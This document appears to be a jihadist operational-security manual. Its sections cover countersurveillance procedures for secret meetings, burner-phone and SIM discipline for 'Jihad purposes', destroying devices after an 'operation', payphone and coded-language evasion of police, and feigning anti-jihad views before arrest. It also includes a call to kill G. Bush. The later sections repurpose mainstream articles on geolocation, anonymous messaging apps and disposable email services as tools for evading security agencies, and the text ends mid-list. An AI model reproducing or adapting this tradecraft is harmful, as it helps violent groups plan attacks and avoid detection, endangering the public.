SECRET MEETINGS

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Make sure you read the Afrikii Sec Course & the Security & Intelligence Course

Taken From a Kaafir source

Step-by-step instructions...

Here's a hypothetical situation. Assume that you and I wish to meet clandestinely. We wish to ensure that our meeting is not observed by a surveillance team.

You and I have previously agreed upon a place, date, and time. In addition, we are familiar with each other's appearance – we can recognize each other on sight.

Step 1

You and I independently arrive at the previously agreed upon g*eneral* location. Rather than fixing a specific location, we agree to be only in the *general vicinity*. This is an important principle.

This might be a large park, a residential district, etc. The location must be outdoors and free of video surveillance cameras. It should also be selected with the intention of thwarting telephoto lenses.

You and I should each know the area well. The location should provide reasonable cover for each of us being there – strolling in the park, walking through a residential area to a bus stop, convenience store, etc.

Step 2

You and I will eventually make eye contact at some distance from each other. We do this discretely, so others are unaware. I use a pre-arranged signal to alert you that I have spotted you. Perhaps I'll throw my jacket over my shoulder, or remove and clean my sunglasses, etc. The signal must be a natural movement that does not attract unwanted attention.

Safety first

Even though you and I have seen each other, we do NOT approach each other. This is an important safety valve. If either of us has *grown a tail* we do not want to compromise the other person.

BACKGROUND – The phrase *grown a tail* is spy-talk for being under surveillance. The phrase is somewhat inaccurate, because they don't just follow you, they often surround you.

Step 3

When you see my signal you simply walk off. Then I follow you in order to ensure that you're not being watched. I carefully check for the presence of a *floating-box* foot surveillance team. I check for agents at fixed *observation posts*. I also watch for *drive-by* support from a floating-box *vehicle surveillance* team.

BACKGROUND – In particular, I may follow you, I may walk parallel to you, I may occasionally walk ahead of you. The goal is simply to be nearby so I'm in a position to detect surveillance around you. I always remain at a distance from you, of course, never approaching too closely.

Step 4

When I have satisfied myself that you are *clean*, I again signal you. Perhaps I re-tie my shoe laces.

Step 5

Now we reverse roles and this time it is I who simply walks off. You begin to follow me in order to ensure that I'm not being watched. You check for *floating-box* foot surveillance, fixed *observation post* foot surveillance, and *drive-by* support by a vehicle surveillance team.

What to look for.

You carefully watch for persons who are pacing me or moving parallel with me. You check for??????

Mobile Phones/GPS

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

General Mobile Phone Security

There are many different mobile phone tutorials for the hundreds of different models of phones on the net to explain how to keep you/your phone anonymous so I won't go into detail as this will vary depending upon your phone and operating software so I'll keep this simple and general.

1. Avoid buying a phone with items that reveal your real ID (Credit Card, photo id, proof of address)
2. Avoid registering a sim card with your real ID
3. Avoid using you phone for both Personal and Jihad purposes (use separate phones)
4. Destroy any packaging & receipts of the phone / sim card
5. When registering in the app stores or app market use an anonymous ID. If you've already used an ID that links back to the real you then I advised you to reformat the device, and reinstall any programs again under the new ID or simply buy a new device.
6. Do not keep face photos of yourself friends or family on your phone.
7. Do not use your real facebook, twitter, whatsapp, or any other social account on your Jihad purpose phone
8. Cover your front camera before you switch on for the first time as some phones have been found to take photos indiscriminately even after the function has been deactivated in some apps (an easy way to do this is underneath the screen guard insert a piece of paper to block the front camera)
9. NEVER use your real name, ID, exact location etc to reveal who you are when using your phone

Browsing the Internet

NEVER use the default Internet Browser on the phone as this can log any info even after you have wiped its history. Try to download an app that will allow you to surf the net anonymously with high reviews like the "mercury" app and use the private mode function to browse the net and also change the user agent to anything other than your phone eg to "Desktop" if you're using "Android", or use the tor equivalent app Orbot for android.

Phone Privacy & History

1. Download apps that will aid in clearing any history, cache etc. Similar to the "CCleaner" app and maintain a regular clean of the phone

On an operation

1. Use clean and fresh phone for any type of operation, even for scouting and surveillance
2. Never carry your original phone/s with you as this can link you back to the scene.
3. After any operation destroy any communication devices

If you feel your phone is tapped then destroy your phone and sim completely but if you feel for some reason you will be arrested straight then simply act dumb on the phone (a coconut Muslim! Eg. you hate Jihad & sympathise with peace loving tree hugging monkeys etc), then destroy it. Remember "War is Deception"!!!

Be smart & use your Initiative

Mobile Phones/GPS

Mobile phones are a major security concern for a mujahid/organization's security as this is a device which cannot only be eaves dropped but also used as a GPS locator a bit like Sat Nav to pinpoint your current/previous location within a 10m to even 3 ft radius. Thus the concern for Mobile Phone Security is required.

There are 3 parts to all mobile phones:

1. Mobile Phone
2. Sim Card
3. Actual packaging, box, iemi number and receipt. **Must be carefully destroyed!**

The disadvantages of Mobile Phones

1. Can be easily traced by just using the mobile number or even the iemi number (phones unique number)
2. Can be easily eavesdropped by security agencies.
3. Can pinpoint exact current location in real-time, and the modern Smartphone's (Iphones, HTC , Samsung etc….) can even log GPS co-ordinates to show exactly where you have been **even if you disable it!**

Advantages

1. Portable
2. Untraceable if security measures are used correctly.
3. Easily disposable

What not to do:

1. Buy a Contract/or any monthly paid plan which requires revealing part or all of your identity (name, dob, address, bank account).
2. Use the same phone for personal and jihadi purposes as this will make identifying easy, and put others in unnecessary danger. Always keep this separate.
3. Keep the same Sim-card for a long period of time.
4. Disposing of any phones or sim card in an unsuitable manner i.e. throwing it in the bin while all you need to do is press the on button and the phone switches on! *(Make sure you destroy, literaly DESTROY all non required phones and Sims beyond the point of data recovery, break the phone/sim in bits and dispose off at different locations,*
   NEVER LEAVE PHONES/SIM INTACT WHEN DISPOSING)
5. Avoid purchasing any fancy Smartphones, especially ones with gps etc.
6. Avoid/refrain from saying anything that alerts the security over the phone i.e. "Jihad!" "Bomb!" "Explosives!" "Al Qa'ida" "Mujahid" "Kuffar" as calls made in UK especially could be subjugated to new technology to pinpoint certain phrases and alert the kuffar.
7. Use your own initiative!

What to do:

1. Obtain a simple mobile phone with basic features.
2. Only use PAYG Pay As You Go Sim cards which require only a top-up no registration process.

3. A fantastic security measure is to use two phones, the 1st phone would allow you to notify one another in code via sms you wish to speak however, the 2nd phone would be used to make/receive calls which you could use at different locations to protect your identity and whereabouts. If you feel you are being watched you could easily ditch the phone and sim and start again from new.

Ways to contact one another!

When contacting one another always maintain a sense of awareness, as this is what sometimes let us down. Below is a simple method in contacting one another using two separate phones per head, i.e. each brother has two phones each,

So Brother 1 wants to Contact Brother 2

Both brothers have arranged a meet at a pre-arranged location coded as the "soccer ground". **Remember! Never send the actual location you will be meeting at, "soccer pitch" here is a pre-arranged coded reference to a location OTHER than a "soccer pitch".**

As the Prophet SAW said "War is Deception" **So Use your own INITIATIVE!!**

Now both brothers must endure security measures before attending meet

1. If mobile phones are to be present then the battery and sim must be removed in order to protect location (best to make sure phones are away from meet)
2. Always have a disguise, so that you are not recognized, and try to blend in with the environment
3. If the meeting is via phone call follow below.

Go to a location other than your current location leaving behind phone 1

now taking phone 2 which the battery and sim have already been removed, remember never have phone 1 and 2 on at the same time same location.

Upon arrival of location which should be a minimum range of 500m or preferably more, away from your residence assemble Phone 2. Battery, sim & phone.

So brother 2 said half an hour in his reply of the text, so the brother will ring in half an hour,

If ever the brothers feel they are being watched or tailed then always use preplanned procedures to alert a brother of an abort, ie the monkey has been let loose, I just seen big ears driving a beamer, Garram! Etc. (by the way the monkey & big ears is in reference to G.Bush the Muppet, someone in America please drop that fool)

2) Phone communication

This is used by everyone. It is one of the most useful tools of a mujahid, but it is also one of the most dangerous tools for the mujahid. The majority of brothers that get arrested are due to mobile phones. As we mentioned before, call are monitored and there are train multilingual agents who are on standby to listen to conversations.

Before you call, you should note down all the points you want to say in the conversation. The reason for this is that it will make the conversation longer than necessary, therefore be more expensive. It also gives more time for the authorities to trace your exact point. You should never use your phone in the area you live in. Never use a phone box in the same area you live in. Don't use the same box more than once. However if you are in a place which does not have many of them, then at least wait a month before you use it again. If you have to call 2 brothers, do not call them from the same phone box, as if the authorities are tracing one brother, they will be led to the second brother as you have made a link for them. Once you have ended your call, you should call a random number and stay on the line for at least 15 seconds without speaking before you put the handset down. Avoid making any conversation with anyone near the phone box-just in case the police come and speak to the people in the area and they give a description of you. Before using the phone box try to inspect the phone to see if there is anything suspicious. Keep your conversations very short. Leave the area as soon as you have finished making the phone call. Another point may sound obvious, but make sure you confirm the person on the other side of the phone call is the person you want to talk to. Use codes, as mentioned before, and make sure these codes do not stand out.

If you are talking with a brother face to face, make sure your mobile phones are not near you. You should learn to change your mobile and SIM regularly-depends on your budget. Do not make the mistake of only changing your SIM and keeping the same mobile, as the authorities trace both mobile and Sims. Try to get in the habit of having one mobile solely for incoming calls, whilst using another number solely for outgoing calls. In Pakistan, it is best to use 'jazz' as this gives your GPS point to within 100m, whereas 'U phone' gives your point within 3m, and other newer network providers give your exact position.

3) Wireless/Walkie Talkie

These are used mostly in guerilla warfare. They are very convenient, but have many disadvantages such as:

- In bad weather, the transmission will be affected
- The enemy can always listen to transmission
- The enemy can easily disturb you
- They can locate you
- To counteract some of these disadvantages, you can do the following:
- Limit the length of transmission-do not use for useless talk (this also applies to mobile phones)
- Fix a time to speak
- Change the location of where you use walkie talkie. The Chechen mujahid Shamil Basayev was killed due to him using a walkie talkie and they bombed the area (this shows that the kuffar have the technology to locate someone who uses a walkie talkie. In addition, the mujahid Naek Muhammad from South Waziristan was bombed when he was giving an interview to the BBC whilst using a satellite phone.
    - If you can use the lower mode on a walkie talkie it is safer, in other words, use the high mode only if you need to transmit to others who are far from you.
    - To transmit in 'cross number'. This is where you receive the transmission on one frequency, and when you click the button to speak, it sends the transmission through a different frequency. When using this format, avoid using the same cross number with all your contacts. Use different cross numbers for different groups/individuals.

4) SMS/Fax

SMS and fax can easily be read. Don't use them in the same area you live in. if you do have to register them, obviously you should not give your real name. Don't use the same place to always fax from (many of these precautions are the same for other types of communication). Once you have faxed, delete the cache memory on the fax machine. Make sure you leave the area immediately after you have sent the fax.

If you know a brother has been arrested and he knows which type of communication you use such as the mobile number you use, then you must throw away the current type of communication and buy another one –this applies to all types of communication-.

Car trackers
Randomly check your car for any trackers. To do this look under your car in all gaps anywhere you would put a car tracker. Usually it's a device which attaches magnetically to your car, look for any foreign and strange objects that you won't find normally under your car.

Camera
Be aware of cameras where ever you are. Get into a routine where you can spot cameras without raising suspicion. E.g whilst turning your head pretending to look in the opposite direction you do a full scope of your location. Simple trick is use your eyes and try not moving your head in obvious positions to find cameras.

Bugs
Can range in size or object, hidden in virtually almost anything. Or even the house next door, When surveillance groups set bugs up they must enter your premises to do this. So look for any objects moved or out of place.

Geolocation 101:
How It Works, the Apps, and Your Privacy

Taken from a kafir site

How It Works

Typically, geolocation apps do two things: They report your location to other users, and they associate real-world locations (such as restaurants and events) to your location. Geolocation apps that run on mobile devices provide a richer experience than those that run on desktop PCs because the relevant data you send and receive changes as your location changes.

Smartphones today have a GPS chip inside, and the chip uses satellite data to calculate your exact position (usually when you're outside and the sky is clear), which services such as Google Maps can then map. When a GPS signal is unavailable, geolocation apps can use information from cell towers to triangulate your approximate position, a method that isn't as accurate as GPS but is has greatly improved in recent years. Some geolocation systems use GPS and cell site triangulation (and in some instances, local Wi-Fi networks) in combination to zero in on the location of a device; this arrangement is called Assisted GPS (A-GPS).

As long as the sky is fairly clear, the geolocation app on your phone can ascertain your position reasonably accurately. Indoors, however, it's less accurate, and in locales where storefronts are in very close proximity, you may have to select your location manually from within the app interface.Eventually, though, more-advanced A-GPS systems should increase the accuracy of geolocation positioning inside buildings.

The First Wave of Apps

Several start-up companies offer geolocation services--and some, such as Foursquare, reach hundreds of thousands of users. Not only do these services let you share your location with your friends, but they also bring a social gaming element to the table. Let's have a look at some of them.

Foursquare on an Android phone shows your profile info, together with badges that you've earned and the last place you checked in to. Image: Foursquare

Foursquare works with iPhone, Android, BlackBerry, and Palm (WebOS) phones. If no app exists for your smartphone, you can always use the Foursquare mobile Website instead. Foursquare refers to announcing your location--and thus telling your friends where they can find you--as "checking in."

Google, Facebook, and Twitter Join the Party

With such a burst of interest in geolocation, it's hardly surprising that social-networking giant Facebook and ever-growing Twitter are getting involved. Last year Twitter introduced its geolocation API, which allows third-party developers to incorporate the feature into their apps. Many Twitter smartphone clients, such as Twitterrific or Tweetie, nowadays let you attach your current location to your tweets, and so do some of their desktop counterparts.

For its part, Nokia offers a geolocation service through the Ovi Lifecast widget on its N97 and N97 smartphone models. (rumor has it that Apple will integrate the app in a future version of the iPhone).

Even the Mozilla Firefox browser can tell Websites where you are located, so you can find more-relevant information.

Google has also integrated location sharing in the latest version of its Chrome Web browser. Chrome's feature uses the World Geodetic System (WGS 84) navigation system, which is the reference coordinate system that the Global Positioning System (GPS) uses.

Geolocation and Your Privacy

When you leave your home, you inevitably sacrifice some of your privacy; and by sharing your location on social networks, you could put yourself at some increased level of risk. But geolocation services are working hard (without always succeeding) at keeping you safe from the potential dangers of sharing your location publicly.

Most geolocation apps let you set a certain level of privacy, but you can never be too wary of people with bad intentions who may be following your updates. As a first step toward protecting yourself, it's a good idea not to expose your home address on these services.

Unfortunately, keeping your whereabouts hidden from other people defeats the purpose of geolocation, so you have to make sensible decisions about how widely you share your status and how carefully you guard your privacy settings.

Brightkite, for example, lets you select for each post whether to share it only with your friends or with the whole world; however, if you cross-post your location on Twitter, any ill-intentioned follower could use that information.

Twitter's approach to geolocation, in contrast, lets you select whether to include your whereabouts for each individual message. Google Buzz does the same thing. Twitter also lets you delete your entire geolocation history, in case you change your mind and want to erase your tracks.

Where Is All of This Heading?

Right now, geolocation apps seem to be the province of hip geeks and other tech enthusiasts. They also seem to be mainly about fun: Without the gaming features that Gowalla and Foursquare add to the technology, those apps wouldn't be nearly as popular. But as geolocation technology gets better and more precise, it may prove to be extremely useful in more-serious apps, such as those used by public safety and news-gathering professionals.

But as more apps, fun or serious, begin attaching our locations to our messages, related privacy issues will remain a hot topic of conversation, perhaps forcing us to reexamine our views about how much privacy we need to maintain in our digital lives. As Facebook CEO Mark Zuckerberg has suggested, privacy isn't what it used to be, and many people may be willing to surrender some of our online privacy in return for increasingly smart, convenient, and enjoyable apps.

Notes:

- **Be careful in the apps you use.**
- **Learn to disable any geo tagging or geo location before using any app.**
- **Search on google for tutorials on how to disable.**
- **If worst case scenario stick to an old mobile phone.**
- **Have Tawakkal in Allah**

How To Stay Anonymous On Your Android Or iOS

Taken from a Kafir Source


It's frighteningly easy for people you've never met to snoop at your phone. Your browsing is tracked, your mobile provider always knows where you are and those spammers obviously got your number from somewhere. Meanwhile, the so-called Snoopers Charter (communications Capabilities Development programme, to give it's official title) is still a threat: the security services want to hold details of your texts and calls "to combat terrorism".

In this guide, we look at three free apps that let you browse, text and call on the go without being observed. InBrowser is an incognito mobile browser that never stores history or cookies; Surespot lets you text without using your phone number; and Wickr lets you send free, encrypted messages that self-destruct without a trace.


What You Need : ***InBrowser App, Surespot App & Wickr App***

1. Download and open InBrowser. The Google search box on the home screen (1) lets you run a search or go to a specific URL. On Android, you can also open a pop-up search/ URL box from any InBrowser screen by tapping the InBrowser logo (2) or tapping the dots at the foot of the screen, (3) then Go To (4).

2. On iOS, the search and URL fields are at the top of every browser screen. (1) This version also supports tabbed browsing. To open a new tab, tap the tabs icon at the foot of the screen (2) and tap New Tab. Tap the tabs icon to see all current tabs, and tap the cross icon in the list to close that tab and remove all traces of it from your phone Ctrl+s.



3. InBrowser uses 'agent cloaking' to fool websites into thinking that you are using a different browser or operating system, so that you can browse without being monitored. On Android, tap the dots, (1) the More, then Change Agent and tap an agent cloak, such as Google Chrome (2) or Apple iPad. (3) On iOs, tap the Settings cog, then Change Agent.



4. The iOS version shows the Back and Forward buttons by default, but on Android you can enable them in the Settings menu. Tap your phone's Home button to exit the browser and erase the browser and erase all history, cookies and other data. On iOS you can clear data when you're in the browser: tap the cog, then Clear Current history & Cache.

5. To text privately on your android phone or tablet, download Surespot from Google Play. Open the app, choose a username (1) and password (2) and tap 'create identity'. (3) Surespot doesn't use your phone number, so your username will identify you. To create up to two more identities, tap the dots icon (4) and tap 'create new identity'.

6. To invite people to communicate with you privately on Surespot, log in, tap the dots, tap 'invite contacts' and then 'invite via text message'. (1) You can also invite via email (2) or via another app, such as Facebook. (3) Tap 'next', (4) then tap a contact and 'invite'. Alternatively, tap 'invite' on your home screen and enter the person's number or email manually.

7. This opens a pre-filled compose screen. (1) Tap the recipient field (2) to edit or add a number or email. Tap the message window (3) if you want to edit the text but leave the download link intact. (3) Tap Send. (4) Your recipient will get a text inviting them to download Surespot; create an identity and add you as a friend. The download link won't work on iOS.

8. Once you and your recipient are friends, their username will appear on your home screen. Surespot won't allow screenshots from this point, as you can see! Tap your friend's username to open the compose screen (1) and tap 'send' (2) to encrypt and send your message. To delete your messages from your friend's phone, tap the dots (3) and tap 'delete all messages'.

Wikr

9. To send self-destructing messages from your iPhone or iPad, download Wickr from the App Store. Tap New Account, choose your logins and log in. Tap the menu icon, (1) then the Settings cog. Tap Default Self-Destruct (2) and scroll the number wheels (3) to choose a default destruct time. Tap the lines icon, then Inbox to return to the main screen.

10. As with Surespot, Wickr messages don't use your phone number, so your recipient must also have the app. Tap the compose icon, the plus sign, (1) 'iOS Contacts', Connect Now and 'Tap to add' to send an invitation. Wickr messages can contain attached documents, (2) photos (3) and video, (4) as well as plain text.

Disposable email address

Taken from a kafir site

Not every program and service advertised as “free” may come with a $20 price tag or a meager free trial, but they undoubtedly come at a price: your oh-so-precious email address and trust.

Nowadays, anything and everything you register for — from online forums and shopping sites to services and application downloads — requires you to hand over a valid email address in order access the product or site’s particular set of features. It’s certainly not the most demanding criteria you’re likely to encounter during said registration, but it’s likely the most common and the biggest nuisance of them all once your inbox becomes flooded with an abundance of spam you didn’t intend to receive. I know

Fortunately, disposable email addresses have been around for years, providing a convenient and free solution to those sticky situations that render you hesitant to give out your real email address. Although each service will supply you with a fake and temporary address capable of being dished out like hot cakes to whomever you’d like, the bulk of them differ in terms of hallmark features and simple utilities that set them apart from one another. For instance, some may require you to read email within a Web interface while others will merely forward them to your actual inbox.

Here are our picks for the best sites for creating a disposable email address so you can remain anonymous and abstain from an inbox burgeoning with advertisements for male enhancers, online degrees, and whatever else you probably don’t need in your life right now (or ever).


Non-forwarding disposable email services

GuerrillaMail

While technically disposable, GuerrillaMail email addresses are also timeless. Each address can be tailored using one of nine different domain names and a custom inbox ID, much like a standard email address, making address options virtually limitless whether you rely on domain names like “sharklasers.com” or “guerrillamail.net.” Although the email address you choose at GuerrillaMail will never actually expire, recently-received emails that appear in your email inbox will automatically be deleted within an hour regardless if they’ve been viewed or not. Additional tools for encrypting your inbox ID and filtering unwanted spam is also built into the software, as is a simple email composer and capable of sending attachments up to 150 MB with little fanfare.

Mailinator

When Mailinator boasts it's "a different kind of email service on its site," it's not kidding around. The free service is a unique service on the Web, essentially offering a public address owned and accessible by anyone with an Internet connection. Instead of relying on a signup process or built-in creator like other services on our roundup, Mailinator creates an account for whatever email address you use as soon as a email arrives for that address. For instance, if you register for a service with the address "boondocks@mailinator.com", the site will create an account for that particular address if one doesn't exist already. Afterward, you can simple navigate to the Mailinator's homepage and type in your inbox of choice — as can anyone else since the inbox lacks any sort of password protection. Also, although emails are deleted from the system after a few hours, email addresses will remain intact indefinitely. However, keep in mind many mainstream sites like Facebook already block the well-known domain.




10 Minute Mail

Ten minutes isn't a lot of time, but it's often more than enough to hand out your disposable email address to the masses. Ten Minute Mail isn't swimming with features — it won't even let you create your own custom address — but it instead revels in simplicity. Once you arrive at the site's homepage, it will provide you with an auto-generated email address that will expire after 10 minutes unless you opt for an additional 10 minutes using the short link below your given email address. Additionally, there are various inbox settings located at the bottom of the page for viewing messages and a link above your given email address for quickly copying the address to your clipboard. It doesn't boast a highly-robust interface or tool set, but services for creating throwaway emails rarely need to


Fake Inbox

With an accompanying domain name like “fakeinbox.com”, the basic site clearly has nothing to hide. Users can choose either an auto-generated or custom username, but each will expire once the 60-minute doomsday clock at the bottom of the page hits zero. However, there are options for refreshing the email address’ lifespan and instantly deleting it, and the site offers the ability to read as well as reply to any email you receive within the dark interface. Note that the site does come with a few banner ads you want to avoid clicking like most email services, but other than that, our qualms are few and far in between.




Air Mail

Using a disposable email service doesn’t necessarily mean you have to sacrifice the well-known comforts of traditional email. Air Mail is a perfect case in point, a disposable email service that offers several perks often reserved for more comprehensive email clients. The site will auto-generate an email address upon your arrival, as well as begin checking for messages every 10 seconds, but you can always cycle through the email addresses until you find one with a username and domain you prefer. Incoming emails are displayed within the classic interface and accompanied by an alert notification, and you can continually access the inbox by returning to the site using the same browser or your private inbox URL on another machine. The email address will also remain valid as long as you keep your browser window active, only disappearing after 24 hours of inactivity, and Air Mail claims to hide your IP address from the sender to prevent third-party theft of information.



Forwarding disposable email services


Melt Mail



Melt Mail isn't revolutionary in terms of features and utilities, but it's yet another tried-and-true service took tuck away within your tool belt. Upon accessing the site's homepage, users will be prompted to enter the real email address they would like their email forwarded to, as well as select the duration of the forwarding service. Afterward, the site will provide a temporary email address and a clock indicating for how long the address will remain valid (i.e. three, six, 12 and 24 hours). The lack of a privacy statement is somewhat concerning — the point of using a disposable email is to avoid giving out your real email — but it's not a bad solution if you're looking for an incredibly sleek and straightforward solution for using a disposable email with forwarding capabilities. There's even a free iOS and Android app for creating and saving fake email addresses to your clipboard on the go.

Easy Trash Mail

